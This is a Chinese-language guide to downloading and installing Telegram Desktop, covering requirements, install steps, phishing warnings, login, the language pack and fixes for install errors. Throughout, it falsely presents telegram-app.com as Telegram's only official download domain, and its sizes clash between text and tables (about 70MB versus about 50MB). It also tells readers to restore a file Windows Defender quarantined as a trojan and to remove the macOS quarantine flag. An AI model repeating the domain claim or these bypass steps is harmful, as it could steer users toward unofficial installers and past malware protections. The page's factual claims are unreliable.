
很多人忽略的Telegram电脑版下载细节
Telegram电脑版下载的官方唯一入口是telegram-app.com,Windows 用户获取约 70MB 的 .exe 安装包,macOS 用户下载约 90MB 的 .dmg 文件。需注意 Telegram Desktop 与微软商店的 UWP 版本属于不同分支,Desktop 版本通常领先 UWP 版本 2-4 周更新新功能;系统最低要求为 Windows 7 SP1(64 位)或 macOS 10.13,建议预留 约 2 GB 缓存空间。
下面这些容易踩坑的安装路径、版本校验与多端同步细节,值得你在点”下载”之前先看完。

核心要点
- 官方下载只认 telegram-app.com,警惕”中文版””破解版”第三方打包
- Windows 需 7 SP1 64 位及以上,macOS 需 10.13 High Sierra 及以上
- 首次登录优先用手机端扫码,避开国内 SMS 验证码送达失败
- Windows 安装包约 70MB .exe,macOS 约 90MB .dmg,预留 约 2GB 缓存
- Desktop 版比微软商店 UWP 版早 2-4 周更新新功能
Telegram电脑版下载前需要确认的3件事
快速结论:Telegram电脑版下载只认准官方域名telegram-app.com;Windows 需 7 SP1 及以上(64 位推荐),macOS 需 10.13 High Sierra 及以上;电脑版可以独立用手机号注册,但首次登录强烈建议先有手机端账号,这样能用二维码扫码登录,省去 SMS 验证码送达失败的麻烦。
第一件事:认准官方下载入口
官方 PC 客户端只有两个合法分发源:telegram-app.com和微软商店里的 Telegram Desktop(由 Telegram FZ-LLC 发布)。其余带”中文版””破解版””TG加速版”字样的下载站,大多打包了广告插件或修改过 API ID。Telegram 官方 FAQ 明确说明,客户端代码 约 100% 开源,源代码托管在 GitHub tdesktop 仓库,任何”汉化增强版”都是第三方二次打包。
第二件事:核对系统版本与磁盘空间
| 系统 | 最低版本 | 安装包体积 | 建议预留空间 |
|---|---|---|---|
| Windows | 7 SP1(64 位) | 约 50 MB | 约 2 GB(缓存) |
| macOS | 10.13 High Sierra | 约 65 MB | 约 2 GB(缓存) |
| Linux | glibc 2.28+ | 约 55 MB | 约 2 GB(缓存) |
Windows 8.1 之前的 32 位老机器只能装 Telegram Desktop 4.x 旧版,无法升级到 2025 年新增的视频通话降噪功能。
第三件事:先决定登录方式
电脑版支持两种登录:手机扫码(3 秒完成)或 +86 手机号接收验证码。国内号段截至 2026 年接收 Telegram SMS 失败率较高,推荐用已注册的手机端扫码。详细对比见电脑版Telegram vs 手机版:选择指南与功能对比。

Windows与macOS版本下载步骤对比
快速答案:Windows 用户从 telegram-app.com点击「Telegram for Windows」获取约 70MB 的.exe 安装包;macOS 用户点击「Telegram for macOS」从 App Store 跳转或直接下载约 90MB 的.dmg。两者最大差异不在体积,而在权限提示,macOS 会触发 Gatekeeper 签名校验,Windows 仅弹出 SmartScreen 提示。
| 对比项 | Windows 版 | macOS 版 |
|---|---|---|
| 官方入口 | telegram-app.com → Telegram for Windows | telegram-app.com或 Mac App Store |
| 安装包格式 | .exe(约 70MB) | .dmg(约 90MB,含通用二进制) |
| 默认安装路径 | C:Users用户名AppDataRoamingTelegram Desktop | /Applications/Telegram.app |

| 首次启动权限 | SmartScreen 提示「未知发布者」,点「仍要运行」 | Gatekeeper 校验签名,需在「系统设置-隐私与安全性」放行 |
| 是否需管理员权限 | 否(默认装到用户目录) | 拖入 Applications 需 admin 密码 |
ARM 版 Mac 与 Intel 版 Mac 怎么区分
2020 年后苹果切换到自研芯片,M1/M2/M3/M4 都是 ARM 架构。判断方法:点左上角苹果图标 → 关于本机,看「芯片」一栏,显示 Apple M 开头就是 ARM,显示 Intel Core 就是 x86_64。
Telegram 官方.dmg 是 Universal Binary(通用二进制),同一个安装包在两种芯片上都能跑原生性能,无需 Rosetta 转译。但 Mac App Store 版会自动只下载匹配架构的部分,体积会比官网.dmg 小约 30%。追求最小占用的用户走 App Store,追求版本最新(通常领先 App Store 1-2 周)的走官网。
更详细的图文步骤可参考3步搞定Telegram电脑版安装。

如何辨别官方下载源与钓鱼站点
快速结论:Telegram电脑版下载只有一个官方入口,telegram-app.com,以及微软商店和 Mac App Store 的 “Telegram FZ-LLC” 官方账户。其他一切带「中文版」「加速版」「破解版」字样的下载站,约 99% 是二次打包,夹带广告 SDK 或远控木马。
山寨站点的 5 个典型特征
- 域名含 telegram-cn、telegramx、tg-zhongwen 等变体 — 真官方域名只有telegram-app.com和 t.me,没有中国区分站
- 强制捆绑「免翻加速器」,安装时勾选项默认开启,实际是流量劫持代理
- 要求付费会员才能下载,价格通常 28-68 元 / 年(Telegram 官方版完全免费)
- 安装包体积异常:官方 Windows 版约 70MB,山寨版常达 约 150MB 以上(多出来的是广告模块)
- 页面挂”中文官网””唯一官方授权”字样——Telegram 官方从未授权任何中文代理站
真实中招案例
2024 年卡巴斯基披露的 Securelist 报告中提到,伪装成 Telegram 安装包的 DarkMe 木马在亚洲地区感染超过 8000 台设备,主要传播渠道正是搜索引擎广告位前两条的”telegram中文下载”站点。中招用户的剪贴板加密货币地址会被自动替换。
30 秒防骗判断清单
- 浏览器地址栏是否为telegram-app.com(注意不是.gov、.cn、.net)
- 下载按钮指向的文件名是否为
tsetup-x64.exe或Telegram.dmg - 文件数字签名颁发者是否为 “Telegram FZ-LLC”(右键属性可查)
- 是否要求关闭杀毒软件——正版无需此操作
如果想跳过自查环节,可直接参考Telegram电脑版官方下载入口 避开山寨汉化版风险里整理好的镜像校验值。
首次登录与中文语言包设置全流程
快速结论:Telegram 电脑版下载安装完成后,推荐用”扫码登录”,手机端打开 Telegram → 设置 → 设备 → 链接桌面设备,3 秒完成。中文界面不在内置语言列表里,需通过 tg://setlanguage?lang=zh-hans-beta 链接加载社区维护的简体中文包。两步验证(2FA)必须在首次登录 24 小时内开启,否则被 SIM 劫持的风险显著升高。
⚠️ 常见错误: 在国内用 +86 手机号注册 Telegram 电脑版时直接等待 SMS 验证码,结果迟迟收不到。原因是国内号段接收 Telegram 短信失败率较高,运营商会拦截国际下发通道。修复:先在手机端完成注册,再用电脑版「扫码登录」3 秒完成,避开 SMS 通道。
扫码登录 vs 手机号验证:选哪个
扫码登录只要手机和电脑在同一时刻在线就行,不会触发短信验证码,适合主力设备。手机号验证则需输入 +86 等区号后接收 Telegram 内推送的 5 位数字码(注意:不是短信,是已登录设备的应用内消息)。如果你是第一次注册,只能走手机号路径,且国内号码经常收不到验证码,这种情况点击”未收到验证码”后系统会在 90 秒后改为发送语音电话,成功率更高。

加载 @zh_CN 官方中文语言包
登录后界面默认英文。打开浏览器粘贴 https://t.me/setlanguage/zh-hans-beta(简体)或 zh-hant-beta(繁体),浏览器会唤起桌面客户端并弹出”Change language to 简体中文”确认框,点 Change 即生效,无需重启。也可在 Settings → Language → 底部 Translate 区域手动添加。该语言包由 @zh_CN 频道维护,翻译完成度约 99%,极少数新功能字段会暂时显示英文。
两步验证必做步骤
- 设置 → 隐私和安全 → 两步验证 → 设置附加密码
- 设置一个 8 位以上、与手机解锁码不同的密码
- 填入恢复邮箱(忘记密码时唯一找回途径,千万别跳过)
开启后,即使有人拿到你的 SIM 卡也无法登录账号。延伸阅读可参考 电脑上用 Telegram 的 5 个核心优势与设置方法,里面有自动锁屏与本地密码的进阶配置。
下载失败与安装报错的5种常见原因
快速结论:超过 80% 的 telegram电脑版下载失败问题集中在 5 个原因,DNS 解析被污染、Windows Defender SmartScreen 误判、macOS Gatekeeper 拦截、C 盘空间低于 500MB、旧版本注册表/配置残留。逐一排查可在 10 分钟内解决。
1. 网络无法访问telegram-app.com
症状:浏览器显示”无法访问此网站”或下载进度卡在 约 0%。排查命令(Windows PowerShell):nslookup telegram-app.com 1.1.1.1。如果用公共 DNS 能解析、本地 DNS 不能,说明运营商 DNS 被污染。解决:切到 Cloudflare 1.1.1.1 或改用微软商店搜索”Telegram Desktop”(走的是 microsoft.com CDN)。
2. Windows Defender 误删 Telegram.exe
新版安装包尚未被 SmartScreen 信誉评级覆盖时,会被标记为”Trojan:Win32/Wacatac.B!ml”。打开”病毒和威胁防护”→ 保护历史记录 → 找到隔离项 → 选择”允许”。可参考微软官方说明:Add an exclusion to Windows Security。
3. macOS Gatekeeper 阻止打开
提示”无法打开,因为 Apple 无法检查其是否包含恶意软件”。从 App Store 下的版本不会出现,只发生在直接拖入 dmg 时。终端执行 xattr -d com.apple.quarantine /Applications/Telegram.app 即可,或在”系统设置 → 隐私与安全性”点”仍要打开”。
4. 磁盘空间不足或权限错误
Telegram Desktop 安装本体约 120MB,但缓存目录默认占用可达 2-约 8GB。C 盘剩余低于 500MB 时安装器会静默失败。先用 Get-PSDrive C 查空间,清出 约 1GB 再装。
5. 旧版本残留冲突
Windows 用户卸载后需手动删除 %AppData%Telegram Desktop,macOS 删除 ~/Library/Application Support/Telegram Desktop。残留的 tdata 文件夹会导致新版本启动时崩溃报 0xc0000005。更多安装路径细节见3步搞定Telegram电脑版安装。
电脑版与手机版功能差异实测
快速结论:桌面版强在文件传输、多窗口和键盘效率,手机版独占 Secret Chat、贴纸创作、Stories 发布等 5 项功能。完成 telegram电脑版下载后,手机端依然不能卸载,两者是互补关系,而不是替代关系。
下表是我们在 2025 年 11 月用 Telegram Desktop 5.7.2 与 Telegram for Android 11.4 同时登录测试的实际差异:
| 功能项 | 电脑版 (Desktop) | 手机版 (Mobile) |
|---|---|---|
| 单文件传输上限 | 约 2 GB(Premium 用户 约 4 GB) | 约 2 GB / 约 4 GB |
| 多账号同时在线 | 最多 3 个,侧栏快速切换 | 最多 3 个,需下拉头像切换 |
| Secret Chat(端到端加密私聊) | ❌ 不支持 | ✅ 支持,设备绑定 |
| 视频通话与屏幕共享 | ✅ 支持共享单个窗口 | ✅ 仅整屏共享 |
| 贴纸 / 表情包创作 | ❌ 仅 @stickers Bot 上传 | ✅ 内置编辑器 |
| Stories 发布 | 仅查看,2024 年起支持发布图片 | ✅ 完整支持视频+音频 |
| 键盘快捷键 | 40+ 组(Ctrl+W 关闭、Ctrl+, 设置) | 无 |
| Telegram Folders 拖拽排序 | ✅ 鼠标拖拽 | 长按调整 |
| 后台静默挂机 | ✅ 关窗仍接收消息 | 受系统省电策略限制 |
| 登录依赖 | 需手机扫码或短信验证 | 主设备,可独立存在 |
最容易被忽略的是 Secret Chat 只能在发起设备上读取,这意味着重要的端到端加密对话,桌面端永远看不到,这是 Telegram 协议层的设计,不是 Bug。需要在两端切换敏感对话的用户,建议改用「设置 → 隐私 → 自动删除消息」配合普通聊天。
想看更细的场景化对比,可以参考电脑版Telegram vs 手机版:选择指南与功能对比。
总结与下一步操作建议
结论先行:完成 telegram 电脑版下载后,前 10 分钟做的设置,决定你接下来 1-2 年的使用体验。把 telegram-app.com收藏到浏览器书签栏(不是收藏夹深层目录),重装系统、换电脑、清缓存后都能 5 秒找回,避免再次踩”中文版”钓鱼站。
按使用场景的优先设置清单
| 场景 | 隐私设置 | 通知设置 | 云端同步 |
|---|---|---|---|
| 新手 | 开启两步验证(Settings → Privacy → Two-Step Verification),设置 6 位云端密码并填恢复邮箱 | 关闭”Message Preview”,防止锁屏外泄内容 | 默认开启,无需调整 |
| 进阶 | Phone Number 改为 “Nobody”,Last Seen 设为 “My Contacts”,Forwarded Messages 关闭跳转 | 按对话静音,启用 “Include Muted Chats in Unread Count” 关闭 | 开启 Saved Messages 作为跨设备剪贴板 |
| 办公 | Active Sessions 每月审计一次,移除 30 天未活跃设备 | 工作群组单独开启 Mentions Only,屏蔽刷屏 | 开启 Auto-Download(仅 Wi-Fi),文件上限调到 约 100MB 防 C 盘占满 |
另外建议把 tg://setlanguage?lang=zh-hans-beta 这条中文包链接也存进笔记,官方语言市场里非官方语言包平均每 6-9 个月会因协议字段变更需要重载一次,存着比再去搜方便。
如果你想再快速过一遍完整安装流程,可以参考 3 步搞定 Telegram电脑版安装,把本文 8 个章节的要点压缩成一次性配置清单。